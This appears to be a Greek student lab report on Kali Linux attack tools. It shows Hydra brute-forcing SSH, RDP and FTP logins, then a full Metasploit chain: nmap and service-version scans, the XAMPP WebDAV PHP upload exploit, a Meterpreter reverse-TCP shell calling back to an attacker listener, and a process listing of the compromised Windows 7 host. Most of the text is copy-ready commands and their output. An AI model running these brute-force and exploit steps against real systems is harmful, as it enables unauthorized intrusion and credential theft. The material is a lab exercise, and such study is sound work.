

Ερώτηση 1^η

Εγκατάσταση Hydra:

```
(kali@kali)~$ sudo apt install hydra-gtk
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
hydra-gtk is already the newest version (9.5-1).
hydra-gtk set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 1268 not upgraded.

(kali@kali)~$
```

Χρήση

Είναι ένα εργαλείο το οποίο σου προσφέρει wordlists τα οποία μπορείς να χρησιμοποιήσεις ώστε να βρεις τα credentials κάποιου χρήστη με brute force attack ώστε να αποκτήσεις απομακρυσμένα unauthorized access σε κάποιο σύστημα-στόχο .

Το Hydra ελέγχει συνδυασμούς ονόματος χρήστη και κωδικού μέχρι να βρει το σωστό ζεύγος. Είναι αποτελεσματικό συνήθως σε χρήστες όπου αφήνουν default credentials, ή οι κωδικοί είναι αδύναμοι-εύκολο να ανακαλυφθούν.

Παραδείγματα

```
(root@kali)~$ hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt -t 4 ssh://10.0.2.15
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-20 14:50:17
[DATA] max 6 tasks per 1 server, overall 6 tasks, 1000 login tries (l:1/p:1000), ~160 tries per task
[DATA] attacking ssh://10.0.2.15:22/
```

- 1) Εδώ προσπαθώ να συνδεθώ σαν root user στην ip 10.0.2.15 σε έναν ssh server χρησιμοποιώντας το wordlist unix_passwords του Metasploit με brute force attack.
- 2) Άλλο παράδειγμα

```
(root@kali)~$ hydra -l GwGw -P /usr/share/wordlists/metasploit/password.lst -t 4 rdp://192.168.2.3
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-20 15:10:20
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 88398 login tries (l:1/p:88398), ~22100 tries per task
[DATA] attacking rdp://192.168.2.3:3389/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-20 15:10:20

(kali@kali)~$
```

Εδώ προσπαθώ με το πρωτόκολλο rdp (remote desktop protocol) να αποκτήσω πρόσβαση στον windows υπολογιστή με ip 192.168.2.3 στον χρήστη GwGw με το αρχείο password.lst του Metasploit.

3) Άλλο παράδειγμα

```
(root@kali)~# hydra -l GwGw -P /usr/share/wordlists/metasploit/tftp.txt -t 1 ftp://192.168.2.3
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-20 15:26:40
[DATA] max 1 task per 1 server, overall 1 task, 248 login tries (l:1/p:248), ~248 tries per task
[DATA] attacking ftp://192.168.2.3:21/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-20 15:27:01

(root@kali)~#
```

Εδώ προσπαθώ με το πρωτόκολλο ftp (file transfer protocol) να αποκτήσω πρόσβαση στον windows υπολογιστή με ip 192.168.2.3 στον χρήστη GwGw με το αρχείο tftp.txt του Metasploit.

Γενικά με το hydra μπορείς να χρησιμοποιήσεις πληθώρα πρωτοκόλλων για να αποκτήσεις unauthorized access σε ένα σύστημα, όπως rdp, ftp, ssh, http, pop3, pop3s, imap, mySQL κ.α.

Ερώτηση 2^η

Εγκατάσταση Metasploit:

```
E: Unable to lock directory /var/lib/apt/lists/

(root@kali)~# sudo apt install metasploit-framework
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
metasploit-framework is already the newest version (6.3.46-0kali1).
0 upgraded, 0 newly installed, 0 to remove and 1268 not upgraded.

(root@kali)~#
```

Χρήση

Το Metasploit framework είναι ένα open source εργαλείο το οποίο χρησιμοποιείται για να αναπτύξεις, τεστάρεις και εκτελέσεις επιθέσεις σε ένα remote σύστημα. Αυτό είναι εφικτό μέσω των

- **exploits**(συλλογή από κώδικα που κάνει exploit σε συγκεκριμένα και γνωστά vulnerabilities που έχουν τα λειτουργικά συστήματα, το λογισμικό κλπ.),
- **payloads** (συγκεκριμένα κομμάτια κώδικα που εκτελούνται μετά από ένα πετυχημένο exploit, και επιτρέπουν σε έναν attacker να δημιουργήσει στο compromised σύστημα ένα remote shell ώστε να έχει μόνιμη πρόσβαση, να κάνει capture sensitive data και γενικά να ξεκινήσει επιπλέον επιθέσεις. Το Metasploit προσφέρει τη δυνατότητα επίσης εκτός από την απλή χρήση έτοιμων payloads, να δημιουργήσεις δικά σου πιο προσαρμοσμένα για το συγκεκριμένο case που εργάζεσαι).
- **auxiliary modules** που προσφέρουν παραπάνω εργαλεία για sniffing, scanning, fuzzing, information gathering.
- **post exploitation modules** που δίνουν την δυνατότητα στον attacker μετρά από ένα επιτυχές exploitation να κάνει privilege escalation, data exfiltration κλπ..

- **Κ.α.**

Παραδείγματα

```
root@kali:~# msfconsole

# cowsay++

_____
< metasploit >
-----
      \      ,__
       \    (oo)____
        (__)  )\
          ||--|| *

Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.14.14-dev ]
+ -- --=[ 1641 exploits - 945 auxiliary - 289 post ]
+ -- --=[ 473 payloads - 40 encoders - 9 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

Ξεκινώντας το Metasploit framework

```
msf > db_nmap -F 192.168.0.1-10
```

Αρχικά θα χρησιμοποιήσουμε το Nmap για να κάνουμε ένα scan στο δίκτυο ώστε να βρούμε τις ανοικτές πόρτες και τα πρωτόκολλα που τρέχουν σε αυτές τις ip και έπειτα θα χρησιμοποιήσουμε το Metasploit για να εκμεταλλευτούμε τις ευπάθειες που έχουν τα πρωτόκολλα αυτά.

Η παραπάνω εντολή ξεκινάει ένα nmap fast scan (-F) στο συγκεκριμένο εύρος των ip δ/σεων.

Τα αποτελέσματα είναι τα εξής:

```

[*] Nmap: Nmap scan report for 192.168.0.2
[*] Nmap: Host is up (0.0032s latency).
[*] Nmap: Not shown: 97 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 80/tcp    open  http
[*] Nmap: 443/tcp   open  https
[*] Nmap: 5000/tcp  open  upnp
[*] Nmap: MAC Address: 84:1B:5E:E5:66:AE (Netgear)
[*] Nmap: Nmap scan report for 192.168.0.3
[*] Nmap: Host is up (0.013s latency).
[*] Nmap: Not shown: 99 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 80/tcp    open  http
[*] Nmap: MAC Address: 84:16:F9:9A:82:51 (Tp-link Technologies)
[*] Nmap: Nmap scan report for 192.168.0.6
[*] Nmap: Host is up (0.030s latency).
[*] Nmap: Not shown: 89 filtered ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp    open  ftp
[*] Nmap: 80/tcp    open  http
[*] Nmap: 135/tcp   open  msrpc
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 443/tcp   open  https
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 554/tcp   open  rtsp
[*] Nmap: 3389/tcp  open  ms-wbt-server
[*] Nmap: 5357/tcp  open  wsddapi
[*] Nmap: 49155/tcp open  unknown
[*] Nmap: 49156/tcp open  unknown
[*] Nmap: MAC Address: 00:0C:29:2B:61:E1 (VMware)
[*] Nmap: Nmap scan report for pi-hole (192.168.0.7)
[*] Nmap: Host is up (0.0030s latency).
[*] Nmap: Not shown: 97 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: 53/tcp    open  domain
[*] Nmap: 80/tcp    open  http
[*] Nmap: MAC Address: B8:27:EB:89:AC:C3 (Raspberry Pi Foundation)
[*] Nmap: Nmap scan report for 192.168.0.8
[*] Nmap: Host is up (0.0019s latency).
[*] Nmap: Not shown: 95 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 548/tcp   open  afp
[*] Nmap: 5009/tcp  open  airport-admin
[*] Nmap: 10000/tcp  open  snet-sensor-mgmt
[*] Nmap: MAC Address: 0C:51:01:E1:8D:27 (Apple)
[*] Nmap: Nmap scan report for 192.168.0.9
[*] Nmap: Host is up (0.0029s latency).
[*] Nmap: Not shown: 95 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 548/tcp   open  afp
[*] Nmap: 5009/tcp  open  airport-admin
[*] Nmap: 10000/tcp  open  snet-sensor-mgmt
[*] Nmap: MAC Address: 78:CA:39:FE:0B:4C (Apple)
[*] Nmap: Nmap done: 10 IP addresses (7 hosts up) scanned in 11.07 seconds

```

Αυτές είναι οι πληροφορίες του scan που έγινε και περιέχουν πληροφορίες σχετικά με open ports, υπηρεσίες που τρέχουν, open/closed/filtered/unfiltered ports και βοηθούν ώστε να

εκμεταλλευτούμε ευπάθειες που έχει το κάθε πρωτόκολλο. (οι κυκλωμένες με κόκκινο θα χρησιμοποιηθούν παρακάτω)

```
msf > hosts

Hosts
=====

address      mac            name      os_name  os_flavor  os_sp  purpose  info  comments
-----
192.168.0.1   80:c6:ca:00:bf:e8      Unknown
192.168.0.2   84:1b:5e:e5:66:ae      Unknown
192.168.0.3   84:16:f9:9a:82:51      Unknown
192.168.0.6   00:0c:29:2b:61:e1      Unknown
192.168.0.7   b8:27:eb:89:ac:c3  pi-hole  Unknown
192.168.0.8   0c:51:01:e1:8d:27      Unknown
192.168.0.9   78:ca:39:fe:0b:4c      Unknown
```

Αυτή η εντολή χρησιμοποιείται για διευκόλυνση και παρέχει πληροφορίες (επισκόπηση) των hosts που έχουν αποθηκευτεί στη βάση δεδομένων του Metasploit/

```
msf > use auxiliary/scanner/ssh/ssh_version 1
msf auxiliary(ssh_version) > options 2

Module options (auxiliary/scanner/ssh/ssh_version):

  Name      Current Setting  Required  Description
  ----
  Proxies    no               A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes              The target address range or CIDR identifier
  RPORT      22               The target port (TCP)
  THREADS    1                The number of concurrent threads
  TIMEOUT    30               Timeout for the SSH probe

msf auxiliary(ssh_version) > services -u -p 22 -R 3

Services
=====

host      port  proto  name  state  info
-----
192.168.0.1  22    tcp    ssh   open
192.168.0.7  22    tcp    ssh   open

RHOSTS => 192.168.0.1 192.168.0.7

msf auxiliary(ssh_version) > setg threads 10 4
threads => 10
msf auxiliary(ssh_version) > run 5

[*] 192.168.0.7:22 - SSH server version: SSH-2.0-OpenSSH_6.7p1 Raspbian-5+deb8u3 ( service.family=OpenSSH service.product=OpenSSH os.vendor=Raspbian os.device=General os.family=Linux os.p
[*] 192.168.0.1:22 - SSH server version: SSH-2.0-OpenSSH_3.9p1 ( service.version=3.9p1 se
col=ssh fingerprint_db=ssh.banner )
[*] Scanned 1 of 2 hosts (50% complete)
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
```

(Είδαμε από το nmap scan ότι η πόρτα 22 είναι ανοικτή και τρέχει ssh)

Η **πρώτη** εντολή εδώ χρησιμοποιείται να καταλάβει ποια version ssh χρησιμοποιούν οι remote hosts (όταν γίνει το run στην **5^η** εντολή)

Η **δεύτερη** θα εμφανίσει το configuration option του ssh_version

η **τρίτη** εντολή κάνει update τις πληροφορίες για τα services στη βάση δεδομένων του Metasploit για τα services που τρέχουν στην πόρτα 22(ssh).

Η **τέταρτη** θα θέσει ως 10 τα ταυτόχρονα threads για να γίνει γρηγορότερα το scan

Και **τέλος** θα κάνουμε execute το auxiliary module.

Άλλο.

```
msf auxiliary(ssh_version) > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > options

Module options (auxiliary/scanner/http/http_version):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][.
  RHOSTS     yes              yes       The target address range or CIDR identifier
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  THREADS    10               yes       The number of concurrent threads
  VHOST      no               no        HTTP server virtual host

msf auxiliary(http_version) > services -u -p 80 -R

Services
=====

host      port  proto  name  state  info
----
192.168.0.1 80    tcp    http  open
192.168.0.2 80    tcp    http  open
192.168.0.3 80    tcp    http  open
192.168.0.6 80    tcp    http  open
192.168.0.7 80    tcp    http  open

RHOSTS => 192.168.0.1 192.168.0.2 192.168.0.3 192.168.0.6 192.168.0.7

msf auxiliary(http_version) > run

[*] 192.168.0.7:80 lighttpd/1.4.35 ( Debian Default Page )
[*] 192.168.0.2:80 ( 401-Basic realm="NETGEAR R6200" )
[*] 192.168.0.6:80 Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7 ( Powered by PHP/5.4.7, 302-htt
[*] 192.168.0.1:80 Apache ( 302-https://192.168.0.1:10443/manage/dashboard )
[*] Scanned 4 of 5 hosts (80% complete)
[*] 192.168.0.3:80 Router Webserver ( 401-Basic realm="TP-LINK AC750 WiFi Range Extender RE200"
[*] Scanned 5 of 5 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ίδιες εντολές με το προηγούμενο auxiliary scan, εδώ γίνονται για τον εντοπισμό του http version που τρέχει στην πόρτα 80 στους hosts.

```

msf auxiliary(http_version) > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    .                  yes       The target address range or CIDR identifier
  SMBDomain .                  no        The Windows domain to use for authentication
  SMBPass    .                  no        The password for the specified username
  SMBUser    .                  no        The username to authenticate as
  THREADS   10                 yes       The number of concurrent threads

msf auxiliary(smb_version) > services -u -p 445 -R

Services
=====

host      port  proto  name          state  info
----      -
192.168.0.6 445   tcp    microsoft-ds  open
192.168.0.8 445   tcp    microsoft-ds  open
192.168.0.9 445   tcp    microsoft-ds  open

RHOSTS => 192.168.0.6 192.168.0.8 192.168.0.9
msf auxiliary(smb_version) > run

[*] 192.168.0.6:445 - Host is running Windows 7 Professional SP1 (build:7601) (name:WIN7-)
[*] 192.168.0.9:445 - Host could not be identified: Apple Base Station (CIFS 4.32)
[*] 192.168.0.8:445 - Host could not be identified: Apple Base Station (CIFS 4.32)
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed

```

Ίδιες εντολές με το προηγούμενο auxiliary scan, εδώ γίνονται για τον εντοπισμό του smb (server message block) version που τρέχει στην πόρτα 445 στους hosts.


```

msf auxiliary(smb_version) > hosts

Hosts
=====

address      mac            name           os_name  os_flavor  os_sp  purpose  info  comments
-----
192.168.0.1   80:c6:ca:00:bf:e8  192.168.0.1   Unknown
192.168.0.2   84:1b:5e:e5:66:ae  192.168.0.2   Unknown
192.168.0.3   84:16:f9:9a:82:51  192.168.0.3   RE200      router
192.168.0.6   00:0c:29:2b:61:e1  WIN7-X86      Windows
192.168.0.7   b8:27:eb:89:ac:c3  pi-hole       Linux      8.0       server
192.168.0.8   0c:51:01:e1:8d:27  Unknown
192.168.0.9   78:ca:39:fe:0b:4c  Unknown      device

msf auxiliary(smb_version) > services -u

Services
=====

host      port  proto  name           state  info
-----
192.168.0.1  22    tcp    ssh            open   SSH-2.0-OpenSSH_3.9p1
192.168.0.1  53    tcp    domain         open
192.168.0.1  80    tcp    http           open   Apache ( 302-https://192.168.0.1:10443/manag
192.168.0.2  80    tcp    http           open   ( 401-Basic realm="NETGEAR R6200" )
192.168.0.2  443   tcp    https          open
192.168.0.2  5000  tcp    upnp           open
192.168.0.3  80    tcp    http           open   Router Webserver ( 401-Basic realm="TP-LINK
192.168.0.6  21    tcp    ftp            open
192.168.0.6  80    tcp    http           open   Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.
192.168.0.6  135   tcp    msrpc          open
192.168.0.6  139   tcp    netbios-ssn   open
192.168.0.6  443   tcp    https          open
192.168.0.6  445   tcp    smb            open   Windows 7 Professional SP1 (build:7601) (nan
192.168.0.6  554   tcp    rtsp           open
192.168.0.6  3389  tcp    ms-wbt-server open
192.168.0.6  5357  tcp    wsdapi         open
192.168.0.6  49155 tcp    unknown       open
192.168.0.6  49156 tcp    unknown       open
192.168.0.7  22    tcp    ssh            open   SSH-2.0-OpenSSH_6.7p1 Raspbian-5+deb8u3
192.168.0.7  53    tcp    domain         open
192.168.0.7  80    tcp    http           open   lighttpd/1.4.35 ( Debian Default Page )
192.168.0.8  139   tcp    netbios-ssn   open
192.168.0.8  445   tcp    smb            open   Apple Base Station (CIFS 4.32)
192.168.0.8  548   tcp    afp            open
192.168.0.8  5009  tcp    airport-admin  open
192.168.0.8  10000 tcp    snet-sensor-mgmt open
192.168.0.9  139   tcp    netbios-ssn   open
192.168.0.9  445   tcp    smb            open   Apple Base Station (CIFS 4.32)
192.168.0.9  548   tcp    afp            open
192.168.0.9  5009  tcp    airport-admin  open
192.168.0.9  10000 tcp    snet-sensor-mgmt open

```

Οπτικοποιούμε το scan που έχουμε κάνει και προσπαθούμε να βρούμε πιθανά σημεία που θα μπορούσαμε να εκμεταλλευτούμε. Παρατηρούμε ότι έχουμε έναν Apache server που τρέχει σε windows 32 λειτουργικό, χρησιμοποιώντας open ssl για secure communication και τη γλώσσα php για server-side scripting, ένα tp-link router webserver windows 7 pro κλπ.


```
msf auxiliary(smb_version) > services 192.168.0.6

Services
=====

host      port  proto name      state info
-----
192.168.0.6 21    tcp   ftp        open
192.168.0.6 80    tcp   http       open  Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7
192.168.0.6 135   tcp   msrpc      open
192.168.0.6 139   tcp   netbios-ssn open
192.168.0.6 443   tcp   https      open
192.168.0.6 445   tcp   smb        open  Windows 7 Professional SP1 (build:7601) (name:1
192.168.0.6 554   tcp   rtsp       open
192.168.0.6 3389  tcp   ms-wbt-server open
192.168.0.6 5357  tcp   wsdapi     open
192.168.0.6 49155 tcp   unknown    open
192.168.0.6 49156 tcp   unknown    open
```

```
( Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7 ( Powered by PHP/5.4.7, 302-http://192.168.0.6/xampp/ ) )
```

Εδώ φιλτράρουμε και βλέπουμε ποια services τρέχουν στον 192.168.0.6, και καταλαβαίνουμε ότι στη πόρτα 80 έχει έναν Apache OpenSSL php

Η πληροφορία "Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7 (Powered by PHP/5.4.7, 302-http://192.168.0.6/xampp/)" μας ενημερώνει ότι ο HTTP server δημιουργήθηκε από την XAMPP, οπότε η επόμενη κίνηση είναι να ψάξουμε αν υπάρχει κάποιο module του Metasploit framework που να μπορεί να κάνει exploit το XAMPP.

```
msf auxiliary(smb_version) > search xampp
[!] Module database cache not built yet, using slow search

Matching Modules
=====

Name                                     Disclosure Date  Rank      Description
-----
exploit/windows/http/xampp_webdav_upload_php 2012-01-14      excellent XAMPP WebDAV PHP Up
```

Βρίσκουμε ότι υπάρχει ένα exploit, το " exploit/windows/http/xampp_webdav_upload_php" και θα το χρησιμοποιήσουμε για το attack.

```

msf auxiliary(smb_version) > use exploit/windows/http/xampp_webdav_upload_php
msf exploit(xampp_webdav_upload_php) > options

Module options (exploit/windows/http/xampp_webdav_upload_php):

  Name      Current Setting  Required  Description
  ----      -
  FILENAME                no        The filename to give the payload. (Leave Blank for Random)
  PASSWORD xampp           no        The HTTP password to specify for authentication
  PATH      /webdav/        yes       The path to attempt to upload
  Proxies                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST                yes       The target address
  RPORT      80             yes       The target port (TCP)
  SSL         false          no        Negotiate SSL/TLS for outgoing connections
  USERNAME   wampp          no        The HTTP username to specify for authentication
  VHOST                no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf exploit(xampp_webdav_upload_php) > set rhost 192.168.0.6
rhost => 192.168.0.6
msf exploit(xampp_webdav_upload_php) > show payloads

Compatible Payloads
=====

  Name      Disclosure Date  Rank  Description
  ----      -
  generic/custom                normal Custom Payload
  generic/shell_bind_tcp                normal Generic Command Shell, Bind TCP
  generic/shell_reverse_tcp            normal Generic Command Shell, Reverse TCP
  php/bind_perl                    normal PHP Command Shell, Bind TCP (via perl)
  php/bind_perl_ipv6                normal PHP Command Shell, Bind TCP (via perl)
  php/bind_php                      normal PHP Command Shell, Bind TCP (via php)
  php/bind_php_ipv6                normal PHP Command Shell, Bind TCP (via php)
  php/download_exec                normal PHP Executable Download and Execute
  php/exec                          normal PHP Execute Command
  php/meterpreter/bind_tcp            normal PHP Meterpreter, Bind TCP Stager
  php/meterpreter/bind_tcp_ipv6        normal PHP Meterpreter, Bind TCP Stager
  php/meterpreter/bind_tcp_ipv6_uuid   normal PHP Meterpreter, Bind TCP Stager
  php/meterpreter/bind_tcp_uuid        normal PHP Meterpreter, Bind TCP Stager
  php/meterpreter/reverse_tcp          normal PHP Meterpreter, PHP Reverse TCP
  php/meterpreter/reverse_tcp_uuid     normal PHP Meterpreter, PHP Reverse TCP
  php/meterpreter/reverse_tcp          normal PHP Meterpreter, Reverse TCP Inl
  php/reverse_perl                  normal PHP Command, Double Reverse TCP
  php/reverse_php                    normal PHP Command Shell, Reverse TCP (

```

```

msf exploit(xampp_webdav_upload_php) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(xampp_webdav_upload_php) > options

Module options (exploit/windows/http/xampp_webdav_upload_php):

  Name      Current Setting  Required  Description
  ----      -
FILENAME    no              The filename to give the payload. (Leave Blank for Random)
PASSWORD    xampp           The HTTP password to specify for authentication
PATH        /webdav/        The path to attempt to upload
Proxies      no              A proxy chain of format type:host:port[,type:host:port][...]
RHOST       192.168.0.6     The target address
RPORT       80              The target port (TCP)
SSL         false           Negotiate SSL/TLS for outgoing connections
USERNAME    wampp           The HTTP username to specify for authentication
VHOST       no              HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
LHOST      yes             The listen address
LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Automatic

```

Από τα διαθέσιμα payloads επιλέγουμε το reverse tcp (το οποίο είναι από τα πιο ευρέως χρησιμοποιούμενα στα pentests διότι με τη χρήση του ο victim ξεκινά μια σύνδεση προς τον επιτιθέμενο, -η οποία τις περισσότερες φορές είναι πιο «φιλική» προς το firewall συγκριτικά με ένα bind Shell- (δηλαδή είναι πιο πιθανό να κάνει bypass το firewall του victim και να συνδεθεί με τον επιτιθέμενο παρόλο που υπάρχουν μέτρα προστασίας και πολιτικές που κάνουν restrict το ποιες συνδέσεις επιτρέπονται).

```

msf exploit(xampp_webdav_upload_php) > set lhost 192.168.0.15
lhost => 192.168.0.15
msf exploit(xampp_webdav_upload_php) > exploit

[*] Started reverse TCP handler on 192.168.0.15:4444
[*] Uploading Payload to /webdav/3vfkVff.php
[*] Attempting to execute Payload
[*] Sending stage (33986 bytes) to 192.168.0.6

```

Εδώ κάνουμε execute το exploit (στέλνοντας ένα malicious php file στον victim ώστε να αποκτήσουμε πρόσβαση)

```
meterpreter > ps
```


304	taskeng.exe	NT AUTHORITY\SYSTEM	taskeng.exe
348	csrss.exe	NT AUTHORITY\SYSTEM	csrss.exe
388	wininit.exe	NT AUTHORITY\SYSTEM	wininit.exe
400	csrss.exe	NT AUTHORITY\SYSTEM	csrss.exe
448	winlogon.exe	NT AUTHORITY\SYSTEM	winlogon.exe
496	services.exe	NT AUTHORITY\SYSTEM	services.exe
504	lsass.exe	NT AUTHORITY\SYSTEM	lsass.exe
512	lsm.exe	NT AUTHORITY\SYSTEM	lsm.exe
612	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
628	xampp-control.exe	WIN7-X86\victim	xampp-control.exe
676	vmacthlp.exe	NT AUTHORITY\SYSTEM	vmacthlp.exe
708	svchost.exe	NT AUTHORITY\NETWORK SERVICE	svchost.exe
760	svchost.exe	NT AUTHORITY\LOCAL SERVICE	svchost.exe
820	LogonUI.exe	NT AUTHORITY\SYSTEM	LogonUI.exe
856	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
896	svchost.exe	NT AUTHORITY\LOCAL SERVICE	svchost.exe
928	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
1024	jre-8u131-windows-i586.exe	WIN7-X86\victim	jre-8u131-windows-i586.exe
1056	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
1140	cmd.exe	NT AUTHORITY\SYSTEM	cmd.exe
1220	svchost.exe	NT AUTHORITY\NETWORK SERVICE	svchost.exe
1312	spoolsv.exe	NT AUTHORITY\SYSTEM	spoolsv.exe
1348	svchost.exe	NT AUTHORITY\LOCAL SERVICE	svchost.exe
1476	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
1524	FileZillaServer.exe	NT AUTHORITY\SYSTEM	FileZillaServer.exe
1584	VGAuthService.exe	NT AUTHORITY\SYSTEM	VGAuthService.exe
1684	vmtoolsd.exe	NT AUTHORITY\SYSTEM	vmtoolsd.exe
2144	conhost.exe	WIN7-X86\victim	conhost.exe
2272	svchost.exe	NT AUTHORITY\LOCAL SERVICE	svchost.exe
2360	chrome.exe	WIN7-X86\victim	chrome.exe
2488	TPAutoConnSvc.exe	NT AUTHORITY\SYSTEM	TPAutoConnSvc.exe
2596	dllhost.exe	NT AUTHORITY\SYSTEM	dllhost.exe
2712	msdtc.exe	NT AUTHORITY\NETWORK SERVICE	msdtc.exe
2788	winlogon.exe	NT AUTHORITY\SYSTEM	winlogon.exe
2804	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
2960	httpd.exe	NT AUTHORITY\SYSTEM	httpd.exe
2968	WmiPrvSE.exe	NT AUTHORITY\NETWORK SERVICE	WmiPrvSE.exe
3052	chrome.exe	WIN7-X86\victim	chrome.exe
3256	conhost.exe	NT AUTHORITY\SYSTEM	conhost.exe
3456	wmpnetwk.exe	NT AUTHORITY\NETWORK SERVICE	wmpnetwk.exe
3776	SearchIndexer.exe	NT AUTHORITY\SYSTEM	SearchIndexer.exe
3944	httpd.exe	NT AUTHORITY\SYSTEM	httpd.exe
4056	svchost.exe	NT AUTHORITY\LOCAL SERVICE	svchost.exe
4072	dwm.exe	WIN7-X86\victim	dwm.exe
4108	svchost.exe	NT AUTHORITY\LOCAL SERVICE	svchost.exe
4120	xampp-control.exe	WIN7-X86\victim	xampp-control.exe
4220	rdpclip.exe	WIN7-X86\victim	rdpclip.exe
4512	vmtoolsd.exe	WIN7-X86\victim	vmtoolsd.exe
4708	chrome.exe	WIN7-X86\victim	chrome.exe
4788	explorer.exe	WIN7-X86\victim	explorer.exe
5032	csrss.exe	NT AUTHORITY\SYSTEM	csrss.exe
5264	chrome.exe	WIN7-X86\victim	chrome.exe
5312	taskhost.exe	WIN7-X86\victim	taskhost.exe
5396	chrome.exe	WIN7-X86\victim	chrome.exe
